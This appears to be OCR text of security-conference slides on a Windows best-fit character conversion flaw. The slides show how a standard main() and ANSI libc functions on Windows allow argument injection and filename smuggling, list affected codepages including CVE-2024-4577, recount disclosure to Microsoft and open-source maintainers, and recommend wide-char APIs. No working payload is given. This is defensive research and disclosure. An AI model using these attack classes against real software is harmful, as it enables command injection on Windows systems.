
Why do so many OSS projects get it wrong?

```c
int main(int argc, char* argv[]) { }
```

A normal `main` function for *NIX system...

```
int main(int argc, char* argv[]) { }
```

But on Windows is vulnerable by default !


A - HelloWorld.exe C:\Users\Orange\source\repo
Edit Jump Search View Debugger Lum
ibrary function
Regular function
Instruction
IDA View-A
int __fastcall main(int a
{
printf("Hello World!\n"
return 0;
}
Synchronize with
Copy Ctrl+C
Remove return value Shift+D
Rename global item... N
Set item type... Y
Jump to xref... X
Edit func comment... /
Generate HTML...
Mark as decompiled
Copy to assembly
Hide casts \
Remove return type V
De-obfuscate arithmetic expressions
Gepetto

```
38      _scrt_current_native_startup_state = initialized;
39    }
40    _scrt_release_startup_lock(v0);
41    dyn_tls_init_callback = (_QWORD *)_scrt_get_dyn_tls_init_callback(v3);
42    v6 = (void (__fastcall **)(_QWORD, __int64))dyn_tls_init_callback;
43    if ( *dyn_tls_init_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_init_
44      (*v6)(0LL, 2LL);
45    dyn_tls_dtor_callback = (_tls_callback_type *)_scrt_get_dyn_tls_dtor_callback(v5);
46    v8 = dyn_tls_dtor_callback;
47    if ( *dyn_tls_dtor_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_dtor_
48      register_thread_local_exe_atexit_callback_0(*v8);
49    envp = get_initial_narrow_environment_0();
50    argv = *__p___argv_0();
51    argc = __p___argc_0();
52    v0 = main(*argc, argv, envp);
53    if ( !_scrt_is_managed_app() )
54  LABEL_20:
55      exit_0(v0);
```

Your main() is here

```
38    _scrt_current_native_startup_state = initialized;
39  }
40  _scrt_release_startup_lock(v0);
41  dyn_tls_init_callback = (_QWORD *)_scrt_get_dyn_tls_init_callback(v3);
42  v6 = (void (__fastcall **)(_QWORD, __int64))dyn_tls_init_callback;
47  if ( *dyn_tls_dtor_callback && _scrt_is_nonwritable_in_current_image(dyn_tls_dtor_
48    register_thread_local_exe_atexit_callback_0(*v8);
49  envp = get_initial_narrow_environment_0();
50  argv = *__p___argv_0();
51  argc = __p___argc_0();
52  v0 = main(argc, argv, envp);
53  if ( !_scrt_is_managed_app() )
54LABEL_20:
55    exit_0(v0);
```


Who put the code behind you?

Microsoft


Visual Studio

Best-in-class tools for any developer


Visual Studio




Visual Studio Code



Visual Studio for Mac




GetCommandLineA()
_scrt_common_main()
__scrt_initialize_crt()
__acrt_initialize_command_line()
pre_c_initialization()
configure_narrow_argv<char>()
parse_command_line()
__p___argv()
</> mainCRTStartup
int main(int argc, char* argv[]) { }

The `wmain` function signature

The `wmain` function doesn't have a declaration, because it's built into the language. If it did, the declaration syntax for `wmain` would look like this:

C

Copy

```c
int wmain( void );
int wmain( int argc, wchar_t *argv[ ] );
int wmain( int argc, wchar_t *argv[ ], wchar_t *envp[ ] );
```

The safer way: Use the wide-char version

Those standard libc functions are also vulnerable!

✅ Safe	⚠️ Potentially Vulnerable
`_wgetenv`	`getenv`
`_wgetcwd`	`getcwd, _getcwd`
`wscanf`	`scanf`
...	


Microsoft
OSS
Upstream
Report To?
JAKE-CLARK.TUMBLR

Our efforts on reporting to MSRC

Date	Action	Result
2024/06/13	Report the Tar issue to MSRC as VULN-127777	Closed
2024/06/19	Report the [redacted] issue to MSRC as VULN-1288124	Closed
2024/06/19	Report the Excel issue to MSRC as VULN-128122	Closed
2024/06/21	Report the Excel issue to MSRC as VULN-128235	Closed
2024/07/14	Report the Excel issue to MSRC as VULN-130207	Accept
2024/08/15	Report the Tar issue to MSRC through the help of CERT/CC	No Response
2024/11/13	Notify Microsoft that we will present Tar issue at Black Hat Europe	No Response

Responses from OSS maintainers

This is a Windows feature [...] Curl is a victim here, not the responsible party.

— Author of Curl

https://hackerone.com/reports/2550951

This seems more like a Microsoft bug than a perl bug...

— Perl

This is not a PostgreSQL vulnerability.

— PostgreSQL

@Microsoft folks, do you see a better way forward here, given the Windows API?

— PostgreSQL

444

No Response

We are collaborating with CERT/CC


Hope the world could be safer!

Summary of Attack Surfaces

(CVE-2024-4577)

	Filename Smuggling	Re-enable Argument injection	Argument splitting	CGI
125X, Thai (English, Spanish, French, Dutch, Arabic, Russian, Portuguese, German, Italian, Turkish, Polish, Ukrainian, Greek, Czech, Swedish, Vietnamese)	💀		💀	⚠️ (Greek 💀)
Korean	💀		⚠️	⚠️
Japanese	💀	💀	⚠️	💀
Chinese		💀		

⚠️ It's possible but with certain limitations


https://Worst.Fit/

Temporary Mitigations

- As an User
  - Switch your language to UTF-8
- As a Developer
  - Use WideChar Windows API as much as possible!

Takeaways!

- Windows ANSI API contains a hidden trap leading to security bugs
- NO, you should not port *NIX program to Windows directly
- Implicitly character transformer can always be a security issue

Special Thanks

- Jonathan Leitschuh
- Vijay Sarvepalli from CERT/CC

DEVCORE

Thanks!

research@devco.re
@orange_8361
@_splitline_